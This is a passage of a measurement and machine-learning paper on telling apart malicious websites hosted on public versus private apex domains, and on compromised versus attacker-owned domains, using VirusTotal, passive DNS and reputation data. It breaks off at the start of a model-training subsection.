Every week millions of users are tricked into access malicious websites from where miscreants launch various attacks including phishing, spams, and malware [14, 19]. Even with recent advances in techniques and tools to detect malicious websites [1, 20, 35, 70], many malicious websites are undetected or detected much later after the damage is done [4]. One key reason for this negative trend is that, instead of registering their own domains, attackers are increasingly hosting their websites on infrastructures they do not own, evading detection by current reputation systems [42]. While the detection of malicious websites, especially phishing and malware websites registered by attackers, have been extensively studied [23, 28, 35], very little has been done to analyze *how* these malicious websites are hosted. Knowing this early greatly helps security professionals take appropriate mitigation actions. Specifically, this paper is motivated by the following questions:

- To what extent attackers host their websites in what we call *public* apex domains such as free web hosting, document sharing or dynamic DNS services? Are they *attacker-owned* or *compromised*?
- For the remaining malicious websites, are they hosted on *compromised* domains or *attacker-owned* domains? To what extent?
- Do the above four hosting types have different characteristics in terms of attack types, duration, volume, and reputation?
- How can we proactively detect these different hosting types of malicious websites?

We first make an important distinction between *public* and *private* apex domains. A public apex domain hosts websites that are not created by and not under the direct control of the apex domain owner, whereas a private apex domain always hosts websites under the control of the domain owner. For

example, 000webhostapp.com is a public apex domain, and alice.000webhostapp.com is a subdomain whose content is not controlled by 000webhostapp.com owner, but by an entity Alice that uses 000webhostapp.com's service. While the majority of public websites are created utilizing prefixes like above, some public websites are created with path suffixes (e.g., sites.google.com/site/alice). nsa.gov, on the other hand, is a private apex domain, and careers.nsa.gov is a subdomain that is clearly under the control of the NSA. The distinction between public and private apex domains has a profound impact on the inference and prediction of malicious domains, especially when it relies on the association of subdomains belonging to the same apex domain [29, 64]. Further, once malicious websites are detected, the actions against the hosting apex domains would be different depending on whether they are public or private.

Though there exist lists of public apex domains from multiple sources, they are by no means complete. Even combined, they account for less than 20% of the public apex domains that our study identifies. Further, these lists are often not up to date due to the highly dynamic nature of the public web-hosting and cloud business. Thus, given a malicious URL, we could not simply look up such lists to decide whether it is hosted in public apex domains. In this work, we design a machine learning model to accurately classify whether a malicious website is hosted in a public or private apex domain. Our key observation is that subdomains of private apex domains have more consistent behavior and properties compared to those of public apex domains.

Once a malicious website is identified as hosted in a public apex domain, we classify the public website based on its owner as either attacker owned (e.g. fbook-png.000webapphost.com and sites.google.com/site/bitcoin2me2) or compromised (e.g. 2014-healthyfood.blogspot.com and sites.google.com/site/kailyali). Similarly, for each website hosted on a private apex, we further classify the apex domain based on its owner. A malicious website is either created by attackers on their own registered domains (e.g., getbinance.org) or on compromised benign domains (e.g., questionpro.com). In the latter case, legitimate domains exploited for malicious activities are victim domains. Takedown strategies and who should be contacted differ depending on the type of the apex domain. Detection of compromised domains early helps owners identify the root causes of the security breach, take corrective measures, and control reputation damage, while SOC (Security Operation Center) teams may temporarily block such victim domains to protect their users. On the other hand, attacker-owned domains would require completely different actions. They are usually first blacklisted to contain the immediate damage. They could be further shut down through third-party takedown services [8, 12], domain registration deletion [7], or ownership transferring if they are involved in cybersquatting [2].




Figure 1: Classification of malicious URLs

Most research in malicious domains focuses on characterizing or detecting attacker owned domains [26, 34, 35, 43, 61, 66]. There have been only a few efforts to either classify compromised phishing domains [30] or to make a distinction between compromised and attacker created phishing or malware domains [45, 52]. Most of these approaches first filter a limited number of public domains based on known public domain lists, and then rely on the contents of websites to build models using data that are often difficult to collect, e.g., multiple snapshots of a website from the Internet Wayback Machine [13, 52] or all the pages belonging to a website [30]. A notable effort on detecting compromised domains is recently introduced by Liu et. al [42] where they build a system called Woodpecker to train a classifier based on passive DNS data and web connectivity graphs to identify compromised subdomains on private apexes, which they term shadow domains. Their goal is different from ours as they profile the behavior of benign domains and then identify those deviating from the profile as shadow domains. In contrast, our work's key goal is to accurately identify malicious domains as either compromised, including shadow and path suffix-based websites or attacker-owned. Nevertheless, building on top of the knowledge gained from these prior work, in this paper we design the first machine learning classifiers to accurately differentiate malicious websites hosted on compromised domains from those on attacker-owned domains for both public and private apexes.

In summary, as shown in Figure 1, our work automatically labels malicious websites (i.e., URLs) as hosted on either public or private apexes. For public websites, we identify attacker-owned subdomains/path prefixes from compromised ones. For private websites, we label them as compromised or attacker-owned apexes.

In this work, we utilize URLs that appeared in VirusTotal (VT) URL feed from Aug. 1, 2019 to Nov. 18, 2019 as our main dataset. VT [67] is a state-of-the-art reputation service that provides aggregated intelligence on any URL by consulting over 70 third-party anti-virus tools and URL/domain reputation services. We refer to each of these tools as a scanner. VT aggregates the query results every second and makes

them available for subscribed users as a feed. Thus, our dataset contains all URL queries submitted to VT worldwide during the above mentioned time period. A basic measure of maliciousness from VT results is the number of scanners that mark a URL as malicious. The higher this value is for a given URL, the more likely the URL is malicious. Based on prior research [59, 68] and our empirical analysis, we consider any URL marked by 5 or more scanners as malicious. Note that, though we use VT as the main source of intelligence of malicious domains, our approach is general and can be easily adapted to work with other malicious domain intelligence sources, as will be discussed in section 6.1.

Specifically, we make the following three broad contributions:

A new classification of public and private apex domains. Whether a website is hosted in a public or private apex domain has an important implication in security practice. We design the first classifier to classify public and private apex domains utilizing historical VT URL feed information. Our classifier achieves 97.2% accuracy with 97.7% precision and 95.6% recall.

New classification schemes to differentiate compromised and attacker-owned domains appearing in VT. When scanners mark a website (hosted in either public or private apexes) as malicious, it is not apparent if its hosting domain is in fact compromised or attacker-owned. We take the first steps to automatically make this distinction with high accuracy. For the classification of malicious private websites, our classifier achieves 96.4% accuracy with 99.1% precision and 92.6% recall. Our classifier for public malicious websites achieves 97.1% accuracy with 97.2% precision and 98.1% recall.

A detailed analysis of public/private apex domains and compromised/attacker-owned domains in VT URL Feed. Based on our trained machine learning models, we analyze the detected public/private apex domains and compromised/attacker-owned domains to gain insights on the malicious websites seen on VT URL feed, which we believe help steer future research on the detection of malicious websites.

The rest of the paper is organized as follows. Section 2 provides information on data sources and preliminaries. Section 3 gives an overview of the overall approach proposed in our work. In Section 4, we provide detailed information about our data source, VT URL feed, and characterize its behavior over time. Section 5 contains the crust of our work, where we detail the classifiers we build and their performances. In Section 6, we then analyze the classifiers under various aspects including robustness, concept drift, and the quality and quantity of the training data. Section 7 discusses the lessons learned and the limitations of our work. Finally, in Section 9, we conclude the paper.

2 Data Sources and Preliminaries

2.1 Public and Private Apex Domains

As mentioned before, we categorize e2LD (effective Second Level Domain) domains as public and private apex domains. An apex domain is public if its subdomains or path suffixes are not created and not under the control of the apex domain owner. Similarly, an apex domain is private if its subdomains are created and managed by the apex domain owner. Accurately identifying these two types of apex domains help SOC teams to take appropriate measures if they are found to be malicious.

2.2 VT URL Feed and Scanners

VT provides one of the most popular URL scanning services widely used in both academia and industry [71]. VT's URL scanning service simply pushes a querying URL to over 70 third-party scanners and gives the aggregated results back. A basic measure of a VT report is the number of scanners that mark a given website as malicious. Also, each scanner labels a malicious URL with one of the following attack types: malicious, phishing, mining, malware, or suspicious. In this study, we consider any URL marked by 5 or more scanners as malicious.

We have built a system called VT NOD/NOH (Newly Observed Domains/Hosts) to profile domains observed in VT URL feed continuously. NOD and NOH incrementally build an aggregated record for each apex and FQDN (Fully Qualified Domain Name). The record includes the time first seen, the time last seen (the timestamp the apex/FQDN is first and last scanned in VT), the number of times scanned, the number of times marked malicious, corresponding URLs, and VT scan summaries. We use VT NOD/NOH to extract features to build our machine learning models described in Section 5.

2.3 Passive DNS Data Feed

Passive DNS (PDNS) [69] captures traffic by sensors cooperatively deployed in various DNS hierarchy locations. For example, Farsight PDNS data [32] utilizes sensors deployed behind DNS resolvers and provides aggregate information about domain resolutions. In our research, we use Farsight PDSN DB to extract PDNS related features for our classifiers.

Among other information, the PDNS DB contains a set of summarized records for each FQDN. Each summarized record contains the time of first seen and last seen (i.e., timestamps of the first and the latest resolution of an FQDN), the number of times the FQDN is queried, resolved IP addresses, and the authoritative name servers. We can extract important hosting features from the PDNS DB, as described in Section 5, to train our classifiers.




Figure 2: Overall Workflow of Labeling Malicious Websites

2.4 Other Blacklists/Scanners

In addition to VT, we further utilize four major blacklists and reputation systems: Google Safe Browsing (GSB) [16], Phishtank [51], Anti-Phishing Working Group (APWG) [3], and McAfee Site Advisor (SA) [18]. While Phishtank only focuses on phishing websites, the other three systems provide a reputation on any type of malicious websites. Phishtank and APWG maintain a list of manually verified phishing websites. We utilize these websites' results to manually label our dataset as most of these blacklists provide additional textual information about the details of the malicious activities on a website.

2.5 Naive Approaches

After identifying and filtering public domains, one of our work's primary goals is to categorize malicious websites as hosted on compromised or attacker-owned apex domains. A seemingly compelling approach is to take domain popularity, such as Alexa ranking [22] into consideration. It is generally understood that compromised domains have some residual reputation and are long-lived, whereas attacker-owned domains have a low reputation and are short-lived. However, our analysis of the malicious websites in VT shows that such observations do not always hold. While there are compromised domains that have high Alexa ranking and long lifetime (e.g., `linode.com`, `cleverreach.com`), a worrying fact we observe is that there exist many other likely abandoned or little maintained domains with low or no Alexa ranking (e.g., `gemtown88.com`, `vanemery.com`) that are compromised by attackers to launch their attacks. Further, newly created benign domains possess neither of the above properties, making them likely mislabeled as attacker-owned when they are, in fact, compromised. On the other hand, though it is certainly true that many domains created by attackers are short-lived with very low Alexa rankings, sophisticated attackers nowadays increasingly utilize long-lived domains, for example, by creating and parking those domains for a while (e.g., `crackarea.com`, `estilo.com.ec`) to evade detection. Additionally, attackers can artificially inflate the popularity of their domains, at least in the short term, without requiring much investment [58]. Therefore, relying on the popularity and/or lifetime alone does not accurately classify compromised and attacker-owned domains.

One may wonder whether VT reports contain sufficient information to classify the types of hosting domains. We analyze the features built from VT reports, and observe that only with those features a classifier could not achieve sufficient accuracy.

Table 1: VT URL stats for the two datasets

Dataset	#scanners = 0	#scanners $\geq$ 1	#scanners $\geq$ 5
DS1	47,182,496	7,330,850	3,434,226
DS2	37,323,778	9,797,649	4,398,584

3 Overview

Figure 2 illustrates our overall workflow of labeling malicious websites as hosted on public or private apexes, then as compromised or attacker-owned for each category. We explain each step in the workflow in detail.

3.1 VT URL Feed

VT URL scans issued from all over the world are aggregated into hourly feed files. Our system pulls these hourly files, parse them and build profiles for each apex/FQDN observed over time (VT NOD/NOH). While we primarily utilize VT URL feed as the input data source, one may utilize other blacklists as the starting point as demonstrated in Section 6.1. On average, there are 4.8M unique URLs each day in the VT URL feed, out of which a vast majority (89.7%) are likely benign (#scanners = 0, i.e., none of the scanners mark them as malicious). We select two different datasets, DS1 (Aug. 01, 2019 to Aug. 19, 2019) and DS2 (Oct 01 2019 to Oct 14 2019) that are temporally disjoint and of different window sizes to train machine learning models on different datasets and show their generalizability. Table 1 summarizes the VT URL statistics of the two datasets.

Table 2: Malicious domain stats for the two datasets

Dataset	Malicious URLs		Malicious Apexes	
	#public	#private	#public	#private
DS1	1,669,033	1,765,192	3,480	369,758
DS2	2,137,711	2,260,872	3,195	355,567

3.2 Malicious URLs Filter

Out of all URLs marked by at least one scanner (i.e., #scanners ≥ 1), we identify a subset of URLs that are highly likely to be malicious for this study. In order to decide what threshold of #scanners should be used to deem a URL malicious, we take a random sample of 500 of these VT URLs and manually check if they are malicious. Based on this experiment, we identify that VT URLs with 5 or scanners assessing them as malicious are highly likely to be malicious, which is in fact reinforced by prior research findings [59, 68]. Thus, we set the #scanners to 5 or more to extract malicious URLs for the next stage of the pipeline.

3.3 Public/Private Domain Classifier

Malicious URLs identified in the previous step are fed to our public/private domain classifier, which we describe in detail in Section 5.1. This classifier identifies and labels URLs hosted on public and private apex domains with high accuracy. Table 2 shows in each of the two datasets the number of malicious (i.e. those with #scanners ≥ 5) public and private URLs and the number of unique public and private apex domains hosting these URLs. Notice that though the number of unique public apex domains are low, the number of malicious URLs they host is close to that of those hosted by private apex domains, as each public domain hosts a huge number of malicious URLs.

3.4 Private Apex Classifier

In one of the two final stages of the pipeline, we label the identified private apex domains as either compromised or attacker-owned. We train a machine learning model utilizing features from several disparate sources, detailed in Section 5.2. We achieve an accuracy of 96.4% with 99.1% precision and 92.6% recall. We extract the features for each URL under consideration and feed them to the trained machined learning model to predict its label.

3.5 Public Domain Classifier

In this final stage, we label identified public domains as either compromised or attacker-owned. Even though some of the features used in the private domain classifier are not applicable (e.g., those related to apex domains), with additional content-agnostic features, we are able to achieve an accuracy of 97.2% with 97.2% precision and 98.1% recall.




Figure 3: Daily Unique Scan and URL Counts from VT URL Feed for all, #scanners = 0) and #scanners > 0

4 VT URL Feed Dataset and Its Characteristics

In this section, we characterize and share insights into the VT URL Feed dataset, which inspires us to design some of the features used in our classifiers.

4.1 Daily Volumes

The VT URL Feed dataset contains 814,678,956 unique URLs from Aug. 1, 2019 to Nov. 18, 2019. Figure 3 shows the worldwide daily volume of unique scans and URLs in VT during our study period. Note that the same URL may be scanned multiple times in a given day. Each scan that generates a report with a new scan ID is considered a different one. However, if VT is simply queried multiple times only to retrieve an existing report instead of triggering new scans, it does not change the scan ID. Hence, such multiple reports with the same scan ID are considered as one record. It is interesting to note that the daily average of observed likely benign scans (i.e., #scanners = 0) is 89.3% of the total number of scans, which is around 4.8M. However, at the start of our study period (weeks 3-4 and weeks 5-8), we see an interesting spike in likely malicious scans and URLs (i.e., #scanners > 0). We inspect the domains marked malicious during this early period, and identify that 5 compromised domains (`gticng.com`, `clinique-veterinaire-gembloux.be`, `advancedimoveis.com`, `harikaindustries.co.in` and `cos.pt`) are used to host hundreds of thousands of malicious javascripts that resulted in the spike. Excluding these outlier domains, we observe that on average malicious URLs are scanned 6 times during the above period while benign URLs are scanned only twice. This follows the general user behavior where the more suspicious the URLs are, the more they are checked. Another interesting observation is that the daily average scan count is roughly twice the average URL count. We consider these observations when designing features for our classifiers in Section 5.

Next, we assess the coverage of malicious websites in our dataset compared to popular blacklists and reputation services.




Figure 4: Weekly Unique Scan Counts with #scanners marked URLs as Malicious

Figure 4 shows the weekly distribution of #scanners counts 1, 2, 3, 4, 5, and more than 5. While there are many VT reports with 1 or 2 #scanners, on average, 45.7% among these scans have 5 or more #scanners (i.e., the top two areas in the Figure). In our work, we focus on categorizing scans with 5 or more #scanners, which corresponds to 1659K weekly malicious reports on average, or 276K malicious websites per week on average, out of which 120K are newly observed. In comparison, Google Transparency Report [17] and Phishtank [51] report around 30K and 4K per week, respectively. This shows that our study covers a much larger set of malicious websites than popular blacklists and thus has a higher impact.

4.2 Attack Types

VT scanners assign each malicious URL one of the following class labels: malicious, malware, phishing, mining, and suspicious. Since VT scanners often assign conflicting class labels, we use a simple majority voting heuristic to derive the final class label for a malicious website. We take a random sample of 100 websites of each class type and manually cross-check them against several publicly available blacklists or APIs, including Phishtank, GSB and SA. Our manual inspection showed that more than 98% of the labels using majority voting are in agreement with external intelligence, validating our heuristic. Figure 5 shows the count of attack types of malicious URLs during our study period. While malware and phishing dominate the reported malicious websites, there are only a few malicious mining and suspicious websites in our dataset. Hence, they are not shown in Figure 5. Further, malware websites are approximately 3 times more prevalent than phishing ones.

4.3 #FQDNs per Apex

Figure 6 shows the CDF of the number of FQDNs per apex during our study period for likely benign domains (i.e. #scanners = 0) and likely malicious domains (i.e. #scanners $>$ 0). Due to the highly skewed distribution, we omit the long tail of those apexes with more than 500 FQDNs. 90.2% of the




Figure 5: Attack Types




Figure 6: #FQDNs per Apex

apexes in the benign category have only one FQDN whereas only 12.3% of the apexes in the malicious category have only one FQDN. Further, as shown in Figure 6, around 40% of malicious apex domains have more than 40 FQDNs whereas only 5% of benign apex domains have more than 40 FQDNs. These observations show that attackers create many subdomains to launch their attacks in a similar fashion as fast-flux networks [36, 53]. In Section 5.2, we profile all VT reports corresponding to each apex domain and utilize the variations in the VT reports to design our compromised/attacker-owned classifier.

Another interesting observation is that there is a long tail of apex domains having more than 500 FQDNs, with some having millions. For example, `blogspot.com` (blogging), `coop.it` (URL shortener), mcafee.com (mcafee endpoint hosts) and opendns.com (Cisco open DNS) have over 1M FQDNs. We use the number of FQDNs observed as a feature in our public/private apex classifier as the higher this number is, the more likely the domain is public.

5 Construction of Classifiers

In this section, we describe the three classifiers that we design, the public/private apex classifier, the attacker-owned/compromised private apex classifier and the attacker-

owned/compromised public website classifier [1].

5.1 Public/Private Apex Domain Classifier

The goal of this classifier is to accurately predict if the apex domains of malicious URLs are public or private.

5.1.1 Ground Truth Collection

We collect a tentative public domain ground truth data set in three ways. First, we aggregate publicly available lists: the public suffix list [11], popular web hosting providers and CDN lists [5,15], and dynamic DNS lists [6,9] and take the intersection with apex domains in datasets DS1 and DS2, which results in 439 apex domains. Second, we identify potential public domains by searching over our datasets for the keywords likely to be used by public apex domains such as hosting, free, web, share, upload, drop, cdn, file, photo, and proxy. The manual inspection results in another 97 apexes. Third, we take random samples of 500 apex domains from DS1 and DS2 respectively and find additional 26 public apexes through manual inspection. Altogether, there are 562 unique public apexes across the two datasets.

We collect a tentative private domain ground truth data by randomly selecting 2000 apex domains from each dataset (DS1 and DS2) that are mutually exclusive from the tentative public dataset. We then do manual verification to create the final ground truth sets: for each apex domain, we assign a confidence score between 50 and 100 to indicate how confident we are of the label, with 100 being the most confident and 50 being undecided. To improve the quality of labeling, two domain experts performed the labeling for all the domains and we excluded the domains with conflicting labels.

During manual verification, we first check the content of the apex domain. Most of the time the content itself reveals if it is a public apex domain providing web hosting, sharing, forums or other collaborative platforms. For the remaining apexes, whose functionalities are not clear from the content, we utilize our PDNS based subdomain enumeration tool, and get the subdomains belonging to each apex domain. We then cross compare the content of these subdomains as well as their names to label the apex as public or private. For example, for public domains, different subdomains tend to have very different contents whereas for a private domain, their content follows a certain theme. With this process, we collect two ground truth sets PP-GT1 (PP stands for Public Private) and PP-GT2 from DS1 and DS2 respectively, as summarized in Table 3.

5.1.2 Feature Engineering

We extract the features in Table 4 from the VT NOD system to train a classifier. The meanings of most of the features are straightforward. Compared to private apex domains, public domains tend to host more subdomains and are scanned more frequently in VT. #subdomains and #scans capture these observations. Since subdomains are not under the control of the public apex domain owner, in practice, some of the subdomains are malicious and others are benign, whereas subdomains under private apexes tend to be mostly either benign or malicious. #Mal_Scans and Mal_Scan_Ratio capture the volume and this difference. Most public apexes, especially CDNs and proxy services, utilize FQDNs of the domains they serve (e.g. www.superwhys.com.akamai.com) whereas private apexes uses mostly descriptive popular keywords in the subdomain part such as www, mail, ns and m (for mobile). By profiling all domains seen in PDNS during the study period, we identify the top 100 subdomains as the popular keywords. We capture these differences using the #Pop_Keywords, Ratio_Pop_Keywords and #Avg_Depth features. We observe that there are more variations between subdomain names under public apex domains than those under private ones. Avg_Sub_Entropy measures the average entropy across all subdomains to capture this observation. While not directly related, #Subdomains and #Avg_Depth are inspired from public key sharing in CDNs [63], and #Pop_Keywords and #Avg_Sub_Entropy features are inspired from the diversity features described in [42].

[1] The code is available at https://github.com/qcri/compromised

Table 3: Public/Private Ground Truth

Ground truth	Public	Private
PP-GT1	410	1370
PP-GT2	528	1408




Figure 7: ROC Curves for RF Public Classifiers where Class 1 is Public

5.1.3 Model Training and Classification Accuracy

We train 8 classifiers (Support Vector Classification (SV), Random Forest (RF), Extra Tree (ET), Logistic Regression (LR), Decision Tree (DT), Gradient Boosting (GB), Ada Boosting (AB) and K-Neighbors (KN) Classification) using the features in Table 4. Out of all of the classifiers, RF performs the best.

Table 4: Public Apex Classifier Features

Feature Name	Description	Novel
VT Duration	The time between the apex domain first and last seen in VT	✓
#Scans	No. of unique scans performed for the apex and its subdomains	✓
#Mal_Scans	No. of unique scans that VT marks apex or its subdomains as malicious	✓
Mal_Scan_Ratio	The ratio of scans with malicious results and the total number of scans for apex and its subdomains	✓
#subdomains	The number of FQDNs (Fully Qualified Domain Names) observed in VT URL feed for the apex domain	[63]
#Pop_Keywords	The number of popular keywords used in the subdomain part of the FQDNs of the apex domain	[42]
Ratio_Pop_Keywords	The ratio of popular keywords used and the total number of FQDNs observed for the apex domain	✓
#Avg_Depth	The average number of subdomain levels used in the FQDNs belonging to the apex domain	[63]
Avg_Sub_Entropy	The average entropy of the subdomain parts of the FQDNs belonging to the apex domain.	[42]

Our model on both ground truth sets performs really well, showing the generalizability of our model across different datasets. With 10-fold cross validation on a balanced dataset, the RF classifier on PP-GT1 labels public apex domains with 92% accuracy, 97.4% precision and 87.5% recall. The RF classifier on PP-GT2 labels public apex domains with 97.2% accuracy, 97.7% precision and 95.6% recall. As shown in Figure 7, AUCs of the two ROC curves are 96% and 99% for GT1 and GT2 respectively, demonstrating high degrees of separability of the two classes. One reason for the better performance in GT2 is that the two classes in GT2's ground truth data have a better separation, resulting in a better decision boundaries.

5.1.4 Observations

We applied the above trained model to all the URLs in DS1 and DS2, and identified 6,675 malicious public apex domains and 725,325 malicious private apex domains in total. It is interesting to see that among all the apex domains hosting malicious URLs, only 1% are public apexes. However, these public apexes host a large portion of malicious URLs: 46.5% of malicious URLs are from public apexes. This observation is not surprising, given that attackers can utilize public apexes to deploy a large number of malicious URLs with almost no cost. Meanwhile, note that most existing work on malicious domain detection either focuses on apex domains or treats all URLs the same without distinction. Our finding suggests that malicious URLs from public apexes form a unique and significant set of Internet entities with their own distinguishing characteristics. Therefore, it would be more effective to design detection mechanisms specifically targeting such malicious URLs. Our classifier would help researchers to quickly zoom into such URLs.

Figure 8 shows the average Alexa ranking distribution for public and private apex domains. For unranked domains, we assign the insignificant rank of 1 million for better visualization. We see that public apexes have a higher average Alexa ranking than private apexes as public apex domains along with their vast number of subdomains are accessed more frequently by users. Yet it is also interesting to see that half of public domains are not popular (unranked), showing that attackers also utilize less popular public domains to launch attacks. As public apex domains could also host many benign subdomains, current registration and domain reputation based systems [29,42] and inference based systems [37,64] that rely on Alexa ranking (or domain popularity) may inadvertently blacklist public apex domains, disrupting benign sites.




Figure 8: Average Alexa Ranking for Public and Private Apex Domains during the Study Period

5.2 Attacker-Owned/Compromised Private Apex Classifier

5.2.1 Ground Truth Collection

We manually create two ground truth sets of compromised and attacker-owned apex domains AC-GT1 (AC stands for Attacker-Owned/Compromised) and AC-GT2 from the private domains identified from DS1 and DS2 respectively using our public/private classifier.

We first select a random sample of 2500 domains from each of DS1 and DS2. We perform manual inspection of each sample and provide a confidence score to indicate how confident the domain experts are about the label. The following information and sources are manually inspected to decide if a malicious apex is compromised or attacker-owned. In addition to checking the website, we check auxiliary information such as registration information including historical WHOIS records, hosting information, and PDNS information. We also check the detailed reports from two threat intelligence platforms, `riskiq.com` and `otx.alienvault.com`. Further, we

inspect detailed reports from two reputation services, GSB and SA. To identify compromised domains, we rely on the deviations of the visual and auxiliary information in the apex domain and the domain under consideration. We observe that shadow domains, one type of compromised domains, have very different contents compared to the main website and the auxiliary information such as hosting IPs are different for the main website (reputed hosting provider) and the domain under consideration (bullet proof hosting) [42, 50]. On the other hand, attacker-owned domains have relatively new registration information [35], are likely to utilize fast flux networks [54], are short-lived (likely to be NX domain) [33], and blacklisted [39, 60]. After manual verification, we select the ones with 90% or above confidence scores assigned by the domain experts. A summary of the ground truth datasets are shown in Table 5.

Table 5: Compromised/Attacker-Owned Private Apex Ground Truth

Ground truth	Compromised	Attacker-Owned
AC-GT1	704	1004
AC-GT2	685	885

5.2.2 Feature Engineering

We identify five groups of features: lexical, VT report, VT profile, PDNS (hosting), and Alexa features. Table 6 summarizes these features. Lexical features capture the lexical properties of the URL under consideration. VT report features include those attributes that are directly available from VT reports. VT profile features are extracted from our VT NOD system. PDNS features are extracted from the Farsight Passive DNS DB system. Most of the lexical, Alexa and PDNS features either have been proposed in or adapted from previous research on detecting malicious URLs [25, 26, 34, 40, 43, 61, 66]. Past research utilizes these features to distinguish attacker-owned domains from benign domains that usually appear consistently in domain reputation lists such as Alexa Top 1M [58, 71]. In our case, these features are useful as many apexes of compromised domains are likely to have properties similar to such benign domains. We improve our classifier with additional features that collectively amplify the deviation of malicious websites hosted on benign apexes.

Next, we describe those features that either improve existing ones or are newly introduced in our work. VT Report Features are directly extracted from the VT reports. We observe that the VT_Duration feature for compromised domains tends to be higher than that for attacker-owned domains. One reason is that compromised domains are in general harder to detect by existing systems [35, 37] as attackers are exploiting the reputation of legitimate domains. Due to the same reason, we observe that the number of scanners that mark a compromised site as malicious is less than that for attacker-owned sites. Positive_count captures this observation. Compared to attacker-owned domains, we observe that attackers more often use compromised domains as a redirection site in order to evade detection, which is captured by Is_URL_Redirected.

VT profile features capture the intuition that almost all subdomains and scans of attacker-owned domains are malicious whereas only some of the subdomains and scans of compromised domains are malicious.

From the PDNS features, the number of authoritative name servers and the number of SOA domains capture the observation that attacker-owned domains change their hosting providers more often than benign domains to evade detection or takedown. Additionally, as Lever et al. [41] point out, attackers drop catch or re-register domains to exploit the residual trust in them, which also results in domain being associated with multiple name servers. Comparison of apex domains with name server domains and SOA features capture the observation that benign domains are more likely to be hosted in their own servers compared to attacker-owned ones. We improve several lexical features present in previous work [34, 43, 61]. Specifically, we observe that attacker-owned domains more often use these squatting methods to impersonate brands compared to compromised domains. We profile Alexa Top 1M domains over 1 year to identify Alexa top 1000 brands to detect combosquatting [38], levelsquatting [31] and target embedding [57] domains which are shown to be much more prevalent than traditional squatting types [27, 49]. Features Brand, Similar, and Pop_Keywords capture new squatting tactics used by attackers. The presence of these features in the apex part of domains makes a domain more likely to be an attacker-owned one. On the other hand, the presence of such lexical features in the path is likely to identify compromised ones.

5.2.3 Model Training and Classification Accuracy

